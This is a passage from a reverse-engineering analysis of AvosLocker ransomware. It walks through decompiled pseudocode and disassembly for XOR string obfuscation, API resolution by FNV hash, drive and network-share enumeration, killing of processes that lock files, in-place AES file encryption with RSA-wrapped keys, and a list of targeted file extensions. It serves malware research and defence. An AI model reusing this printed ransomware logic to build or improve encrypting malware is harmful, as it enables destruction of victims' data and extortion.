      g_RSAPub = (BYTE *)aBeginPublicKey;       // if yes: use the hardcoded RSA Public key
      g_isHardcodedRSAPub = 1;
    }
    if ( !g_SkipNetworkResources )
    {
      v13 = 0;
      encrypt_network_resources(0);             // run encryption of network resources
      v13 = -1;
    }
    encrypt_drives();                           // run encryption of drives
    v5 = 0x13;
```

First, the malware checks if it was provided with the optional commandline arguments. By supplying them, the attacker can enable/disable some of the features.

Then, the mutex name is decoded (“ievah8eVki3Ho4oo”), and its presence is checked. It is done in order to prevent the ransomware from being run more than once at the time. If the mutex already exists, the execution terminates.

This malware may come with a hardcoded RSA Public Key of the attacker. This key will be further used for encrypting individual AES keys, used for encrypting files. Yet, the presence of the Public Key is optional. In case if it wasn’t provided, the application will generate a new key pair.

After this preparation, the malware proceeds to encrypt files. Depending on the argument given, it may encrypt network resources. Then, unconditionally, it encrypts drives. The encryption operations are run in new threads.

```
41    encrypt_drives();                         // run encryption of drives
42    v5 = 0x13;
43    strcpy(Name, "\x13G{avrw`3z}zg\x19");
44    v6 = 0;
45    while ( 1 )
46    {
47      Name[v6 + 1] ^= v5;
48      if ( (unsigned int)++v6 >= 0xD )
49        break;
50      v5 = Name[0];
51    }
52    Name[14] = 0;
53    out_debug_string(&Name[1]);
54    v7 = (_Thrd_t *)g_ThreadsListBgn;         // join all the threads
55    v8 = g_ThreadsListEnd;
56    if ( g_ThreadsListBgn != (void *)g_ThreadsListEnd )
57    {
58      do
59      {
60        if ( !v7->_Id )
61          std::_Throw_Cpp_error(1);
62        if ( v7->_Id == GetCurrentThreadId() )
63          std::_Throw_Cpp_error(5);
64        if ( _Thrd_join(*v7, 0) )
65          std::_Throw_Cpp_error(2);
66        v7->_Hnd = 0;
67        v7->_Id = 0;
68        ++v7;
69        v8 = g_ThreadsListEnd;
70      }
71      while ( v7 != (_Thrd_t *)g_ThreadsListEnd );
72      v7 = (_Thrd_t *)g_ThreadsListBgn;
73    }
74    sub_40A7D1(v7, v8);
75    g_ThreadsListEnd = (int)g_ThreadsListBgn;
76    if ( g_ThreadsListBgn != (void *)dword_462D20 )
77      sub_40A7A1(&g_ThreadsListBgn);
78    out_debug_string("Done!!\n");             // print the stats
79    finish_time = time_check();
80    out_debug_string("%f seconds\n", (double)(finish_time - start_time) / 1000.0);
81  }
82  return 0;
83}
```

After the encryption was done, it prints information for the attacker. Then, all the running threads are finalized. At the end the malware prints the summary about how long it took to encrypt available resources.

Arguments

By default it runs as a console application, yet the console can be hidden by supplying a specific commandline argument: ‘h’ (hide). There is also a commandline argument allowing to opt out encryption of network resources: ‘n’ (network).

```
void __thiscall check_parameters(char *arg1)
{
  unsigned int v2; // ecx
  HWND ConsoleWindow; // eax
  unsigned int v4; // ecx
  _BYTE v5[24]; // [esp+4h] [ebp-18h] BYREF

  if ( arg1 && strlen(arg1) )
  {
    if ( strchr(arg1, 'h') )                    // hide the console?
    {
      v2 = 0;
      *(_OWORD *)&v5[8] = *(_OWORD *)&byte_458210;
      do
        v5[v2++ + 9] ^= v5[8];
      while ( v2 < 0xE );
      v5[23] = 0;
      out_debug_string(&v5[9]);
      ConsoleWindow = GetConsoleWindow();
      ShowWindow(ConsoleWindow, 0);
    }
    if ( strchr(arg1, 'n') )                    // skip the network resources?
    {
      v4 = 0;
      *(_OWORD *)v5 = *(_OWORD *)&byte_458AE0;
      *(_QWORD *)&v5[16] = 0x86F776C672269i64;
      do
        v5[++v4] ^= v5[0];
      while ( v4 < 0x16 );
      v5[23] = 0;
      out_debug_string(&v5[1]);
      g_SkipNetworkResources = 1;
    }
  }
}
```

String obfuscation

As mentioned before, Avos uses string obfuscation. All the strings are obfuscated by XOR with the given key, and deobfuscated just before use. Although the algorithm is simple, the way it implements it is especially tedious to counteract. Rather than having one, central deobfuscating function, each of such operations is done inline. Examples:

```
*(_OWORD *)Name = *(_OWORD *)&enc_name;
v12 = 91;
for ( i = 0; i < 0x10; ++i )
  Name[i + 1] ^= Name[0];
HIBYTE(v12) = 0;
if ( CreateMutexA(0, 1, &Name[1]) && GetLastError() != 0xB7 )
```

deobfuscating Mutex name before use

```
v5 = 0x13;
strcpy(Name, "\x13G{avrw`3z}zg\x19");
v6 = 0;
while ( 1 )
{
  Name[v6 + 1] ^= v5;
  if ( (unsigned int)++v6 >= 0xD )
    break;
  v5 = Name[0];
}
Name[14] = 0;
out_debug_string(&Name[1]);
```

deobfuscating debug string before use

API obfuscation

As well as the strings, some of the APIs used by the malware are obfuscated. Functions are retrieved by their checksums, which is a common trick used by malware, in order to avoid hardcoding names of the functions which may rise suspicions. Which is lesser common though, is that the function resolving the API is also used as an inline.

```
                                                // fetch Kernel32.dll from loaded DLLs
  for ( i = (LDR_MODULE *)NtCurrentPeb()->Ldr->InLoadOrderModuleList.Flink;
        ;
        i = (LDR_MODULE *)i->InLoadOrderModuleList.Flink )
  {
    BaseAddress = (int)i->BaseAddress;
    data_dir = *(_DWORD *)(*(_DWORD *)(BaseAddress + 0x3C) + BaseAddress + 0x78);
    exp = (_IMAGE_EXPORT_DIRECTORY *)(data_dir + BaseAddress);
    val = (char *)(data_dir + BaseAddress);
    if ( data_dir + BaseAddress != BaseAddress )
    {
      names_count = exp->NumberOfNames;
      if ( names_count )
        break;
    }
check_next:
    ;
  }
  name_rva = (_DWORD *)(BaseAddress + exp->AddressOfNames + 4 * names_count);
  while ( 1 )                                   // search through the exported names
  {
    --name_rva;
    --names_count;
    func_name_ptr = (char *)(BaseAddress + *name_rva);
    v19 = 0x811C9DC5;
    next_char = *func_name_ptr;
    _next_char_ptr = func_name_ptr + 1;
    if ( next_char )
    {
      checksum = v19;
      do
      {
        checksum = 0x1000193 * (checksum ^ next_char);
        next_char = *_next_char_ptr++;
      }
      while ( next_char );
      v19 = checksum;
      is_match = checksum == 0x2D95428B;
      BaseAddress = (int)i->BaseAddress;
      if ( is_match )
        break;
    }
    if ( !names_count )
      goto check_next;
  }                                             // call the retrieved function:
  result = (_DWORD *)((int (*)(void))(BaseAddress//  kernel32.GetLogicalDrives()
                                    + *(_DWORD *)(BaseAddress
                                                + *((_DWORD *)val + 7)
                                                + 4
                                                * *(unsigned __int16 *)(BaseAddress
                                                                      + *((_DWORD *)val + 9)
                                                                      + 2 * names_count))))();
```

Example: calling a function just after searching it

This way of obfuscating API calls not only hides the used functions, but also adds volume to the code, making it more unreadable and difficult to follow.

Yet, it is easy to reveal the used function names with the help of tracing and tagging.

Example – the above obfuscated function resolved to *GetLogicalDrives*:

```
.text:0040715D
.text:0040715D loc_40715D:
.text:0040715D mov     eax, [ebp+val]
.text:00407160 mov     ecx, [eax+1Ch]
.text:00407163 mov     eax, [eax+24h]
.text:00407166 add     ecx, esi
.text:00407168 add     eax, esi
.text:0040716A movzx   eax, word ptr [eax+edi*2]
.text:0040716E mov     eax, [ecx+eax*4]
.text:00407171 add     eax, esi
.text:00407173 call    eax             ; kernel32.GetLogicalDrives
.text:00407175 mov     ebx, eax
```

Attacked targets

The ransomware encrypts all attached drives.

```
69  result = (_DWORD *)((int (*)(void))(BaseAddress//  kernel32.GetLogicalDrives()
70                                    + *(_DWORD *)(BaseAddress
71                                                + *((_DWORD *)val + 7)
72                                                + 4
73                                                * *(unsigned __int16 *)(BaseAddress
74                                                                      + *((_DWORD *)val + 9)
75                                                                      + 2 * names_count))))();
76  v12 = (unsigned int)result;
77  for ( j = 0; j < 0x1A; ++j )
78  {
79    if ( ((1 << j) & v12) != 0 )
80    {
81      _drive_id = (char *)alloc_mem(4u);
82      val = _drive_id;
83      snprintf(_drive_id, 4u, "%c:", j + 'A');
84      out_debug_string("drive: %s\n", _drive_id);
85      enc_thread = run_encrypting_thread2(v17, v15, (char *)&val);
86      v20 = 0;
87      result = append_to_threads_list(enc_thread);
88      v20 = -1;
89      if ( v17[1] )
90        cleanup();
91    }
92  }
93  return result;
```

Additionally, unless the argument (‘n’) was given from the commandline, the ransomware proceeds to encrypt network shares. Available resources are being enumerated in a loop:

```
33  cCount[0] = -1;
34  dwBytes = 30000;
35  if ( WNetOpenEnumA(2u, 1u, 0, this, &hEnum) )
36    return 0;
37  v1 = (const char **)GlobalAlloc(0x40u, dwBytes);
38  if ( !v1 )
39    return 0;
40  while ( 1 )
41  {
42    memset(v1, 0, dwBytes);
43    if ( WNetEnumResourceA(hEnum, (LPDWORD)cCount, v1, &dwBytes) )
44      break;
45    v2 = 0;
46    if ( cCount[0] )
47    {
48      v3 = v1 + 5;
49      do
50      {
51        if ( *(v3 - 4) == (const char *)1
52          && *(v3 - 2) == (const char *)1
53          && !WNetAddConnection2A((LPNETRESOURCEA)(v3 - 5), 0, 0, 4u) )
54        {
```

The accessible network shares are getting encrypted:

```
83          if ( *share_str && strlen(*share_str) > 2 && (*share_str)[1] == '\\' )
84          {
85            v10 = 41;
86            strcpy(v26, ")\a\a\a\tzjhg#");
87            v11 = 0;
88            while ( 1 )
89            {
90              v26[v11 + 1] ^= v10;
91              if ( (unsigned int)++v11 >= 9 )
92                break;
93              v10 = v26[0];
94            }
95            v26[10] = 0;
96            out_debug_string(&v26[1]);
97            net_share = (void *)((int (__stdcall *)(char *))copy_string)((char *)*share_str);
98            v30 = 0;
99            th = run_encrypting_thread1(v21, v13, net_share);// encrypt network share
100           LOBYTE(v30) = 1;
101           append_to_threads_list(th);
```

From each medium, the files are first added to the list. Then, the created list is processed by the encryption routine.

Files with the following extensions are being attacked:

```
ndoc docx xls xlsx ppt pptx pst ost msg eml vsd vsdx txt csv rtf wks wk1 pdf dwg
onetoc2 snt jpeg jpg docb docm dot dotm dotx xlsm xlsb xlw xlt xlm xlc xltx xltm pptm
pot pps ppsm ppsx ppam potx potm edb hwp 602 sxi sti sldx sldm sldm vdi vmdk vmx gpg
aes ARC PAQ bz2 tbk bak tar tgz gz 7z rar zip backup iso vcd bmp png gif raw cgm tif
tiff nef psd ai svg djvu m4u m3u mid wma flv 3g2 mkv 3gp mp4 mov avi asf mpeg vob mpg
wmv fla swf wav mp3 sh class jar java rb asp php jsp brd sch dch dip pl vb vbs ps1
bat cmd js asm h pas cpp c cs suo sln ldf mdf ibd myi myd frm odb dbf db mdb accdb
sql sqlitedb sqlite3 asc lay6 lay mml sxm otg odg uop std sxd otp odp wb2 slk dif stc
sxc ots ods 3dm max 3ds uot stw sxw ott odt pem p12 csr crt key pfx der dat
```

How the encryption works


Avos uses two strong encryption algorithms. Symmetric: AES – to encrypt files, and asymmetric: RSA – to encrypt the generated AES keys. This is a very common combo which provides strong data protection. It is also often used by variety of ransomware.

The RSA Key

As mentioned before, the RSA Public key may be hardcoded in the Avos sample. In the analyzed case, the following Public Key was hardcoded:


```
.data:00460208 ; char aBeginPublicKey[]
.data:00460208 aBeginPublicKey db '-----BEGIN PUBLIC KEY-----',0Ah
.data:00460208                                         ; DATA XREF: _main+72↑o
.data:00460208                 db 'MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEA12M9w7AbAwkIOSUh0DgI',0Ah
.data:00460208                 db 'FQUJGNhRQxdfkiQ4rh9xw1HFnfdTbLpFm8wQqsgSEK1IwtScazTANyOC8s8yzi7p',0Ah
.data:00460208                 db 'oSSZnGnGF84Wwn3wYh8i2FK9HyKoc+cQ1Lzju0+ZXvnA09LLiOBU6k/avPpjH7Ht',0Ah
.data:00460208                 db 'nlJvdcBjlZ6LVlcNb+ydZfsFaQHWaSnH2hRTFF4l1iwL2XusaXtWom1pl1oCo6sg',0Ah
.data:00460208                 db 'ZB7yuwikFFaWosazVfylr5jn0pxSsVnav2wFgri4RbXFhISe0tIAE4damx+6hf2V',0Ah
.data:00460208                 db 'xyGPVn3Riy+zyO9JsNmQoADmc7wJ7bWKvEo/iIfoVI/2lpD/HfZeTXi7uBPYzBkg',0Ah
.data:00460208                 db 'twIDAQAB',0Ah
.data:00460208                 db '-----END PUBLIC KEY-----',0
.data:004603CB                 align 10h
```

In case of lack of thereof, a new keypair is generated. The Public Key is stored for the further use, and the private key is logged on the screen, as the information for the attacker.



Example: in case if no Public Key was hardcoded in the sample, a new keypair is generated. A Private Key is displayed.

The same Private Key is also dumped in each ransom note, instead of the ID:



This suggests that this mode was created only for testing purposes, and it not intended to be used on victims. Only the mode with the Public Key hardcoded is usable in real attack scenarios.

File encryption

Before the malware proceeds to encrypt particular file, it first retrieves a list of associated processes, that may be blocking the access:

```
.text:00404303 ;   try {
.text:00404303 mov     byte ptr [ebp+var_4], 8
.text:00404307 call    kill_associated_processes
.text:0040430C add     esp, 18h
.text:0040430F mov     ecx, [ebp+var_B14]
.text:00404315 add     ecx, esi
.text:00404317 mov     [ebp+var_125C], ecx
.text:0040431D call    encypt_file_content
.text:00404322 xor     ecx, ecx
.text:00404324 test    al, al
.text:00404326 jnz     loc_404529
```

The list is retrieved with the help of *RmGetList*:

```
55  memset(v53, 0, 0x42u);
56  if ( !RmStartSession(&pSessionHandle, 0, v53) )
57  {
58    v7 = (const WCHAR *)&a1;
59    if ( a6 >= 8 )
60      v7 = a1;
61    rgsFileNames = v7;
62    if ( !RmRegisterResources(pSessionHandle, 1u, &rgsFileNames, 0, 0, 0, 0) )
63    {
64      pnProcInfo = 10;
65      if ( !RmGetList(pSessionHandle, &pnProcInfoNeeded, &pnProcInfo, v52, &dwRebootReasons) )
66      {
```

If any processes has been found, they are being terminated. Then the malware proceeds with encryption.

For each file, an AES key generated by a previously deployed routine is retrieved and used to initialize AES context.

```
.text:004082CE
.text:004082CE loc_4082CE:
.text:004082CE lea     edx, [ebp+aes_key]
.text:004082D4 lea     ecx, [ebp+aes_ctx]
.text:004082DA call    aes_init
```

After that, the AES encryption is applied on the file content.

```
471  while ( 1 )
472  {
473    chunk_size = 0;
474    v109 = 0;
475    HIDWORD(v97) = size;
476    chunk_ptr = next_chunk;
477    if ( size == 1562500 && !next_chunk && !flag )
478    {
479      out_debug_string("blocksW!!");
480      ((void (__stdcall *)(void *, _DWORD, _DWORD, int))SetFilePointer)(hFile, 0, 0, 2);
481      ((void (__stdcall *)(void *, int, int, int *, _DWORD))WriteFile)(hFile, v105, 0x158, &v109, 0);
482      goto crypt_finish;
483    }
484    ((void (__stdcall *)(void *, char *, int, unsigned int *, _DWORD))Val)(hFile, buf, 64, &chunk_size, 0);// ReadFile
485    ((void (__stdcall *)(void *, unsigned int, _DWORD, int))SetFilePointer)(hFile, -chunk_size, 0, 1);// SetFilePointer
486    if ( chunk_size < 64 )
487      break;
488    aes_crypt((int)aes_ctx, buf);
489    ((void (__stdcall *)(void *, char *, int, int *, _DWORD))WriteFile)(hFile, buf, 64, &v109, 0);// WriteFile
490    next_chunk = (_LIST_ENTRY *)((__PAIR64__((unsigned int)chunk_ptr, HIDWORD(v97)) + 1) >> 32);
491    size = HIDWORD(v97) + 1;
492  }
493  if ( chunk_size )
494  {
495    LOBYTE(Val) = 64 - (chunk_size & 0x3F);
496    if ( (unsigned __int8)Val + chunk_size <= 64 && (_BYTE)Val )
497      memset(&buf[chunk_size], Val, (unsigned __int8)Val);
498    aes_crypt((int)aes_ctx, buf);
499    ((void (__stdcall *)(void *, char *, int, int *, _DWORD))WriteFile)(hFile, buf, 64, &v109, 0);
500  }
501  ((void (__stdcall *)(void *, int, int, int *, _DWORD))WriteFile)(hFile, v105, 0x158, &v109, 0);
502crypt_finish:
503  CloseHandle(hFile);
```

The file is encrypted in-place (without creating additional copy), in 64-byte long chunks. A chunk of a plaintext is read, encrypted, and written back to the original file.

As we observed during the behavioral analysis, the block with the RSA encrypted, base64-encoded AES key is written at the end.

AES key generation


The generation of random keys is deployed in the function enumerating the files of a particular directory, prior to the encryption. For each listed file a new key and Initialization Vector are generated, and stored for further use.

As default, the cryptographically strong random generator is used. However, if for some reason this strong generator fails, it falls back to the naive generator (based on the standard *rand()* function).

```
51  *this = (char *)malloc(0x41u);
52  this[1] = (char *)malloc(0x21u);
53  phProv = 0;
54  v2 = 512;
55  if ( CryptAcquireContextA(&phProv, 0, 0, 1u, 0xF0000040) )
56  {
57    if ( !CryptGenRandom(phProv, 512u, pbBuffer) )
58    {
59      v3 = (void *)((int (__thiscall *)(int))naive_rand)(512);
60      memmove(pbBuffer, v3, 512u);
61      v46 = 0;
62      v4 = 512;
63      v5 = v3;
64      do
65      {
66        *v5++ = 0;
67        --v4;
68      }
69      while ( v4 );
70      sub_4292DE(v3);
71    }
72    CryptReleaseContext(phProv, 0);
73  }
74  else
75  {
76    v6 = (void *)((int (__thiscall *)(int))naive_rand)(512);
77    memmove(pbBuffer, v6, 512u);
78    v46 = 0;
79    v7 = 512;
80    v8 = v6;
81    do
82    {
83      *v8++ = 0;
84      --v7;
85    }
86    while ( v7 );
87    sub_4292DE(v6);
88  }
```


This may render a flaw in the full encryption scheme. However, the chance of the strong random generator failing is too small to consider worth the attention in real life scenarios.

The malware fetches a buffer of 512 random bytes per each file, and then generates out of this a 64-character long string for the key, and a 32-characters long string for the Initialization Vector.




Example of the generated data:
the key: “6584cd273625ee121e330a981cc04e1f1d312356c9cccdb62932ea7aad53a731”
the IV: “cf0c2513b6e074267484d204a1653222”
This key and the initialization vector are further passed to a function initializing AES context. Although the created key is 64 bytes long, we must note that only 32 first characters are going to be used. Similarly, in the case of the Initialization Vector, only first 16 bytes matter. Both strings are treated as ASCII.

Preview of the file encrypted with the presented key/IV set:



Example – a ChyberChief recipe decrypting the aforementioned file, using the key and initialization vector dumped from the memory:



Valid implementation, unimpressive design

AvosLocker does not distinguish itself much from other ransomware (apart from being unusually noisy). All its features are average. Its encryption scheme seems implemented correctly, so recovering the data is not possible without obtaining the original Private Key for a particular sample. It also uses a well-established pair of algorithms: RSA and AES. Although it contains some inconsistencies in the implementation, they do not impact the main goals of this malware.

We didn't find in the sample any routines responsible for uploading the stolen files. Yet, since the model of the delivery of this ransomware assumes manual access, it is possible that the data exfiltration is done manually by the attackers.

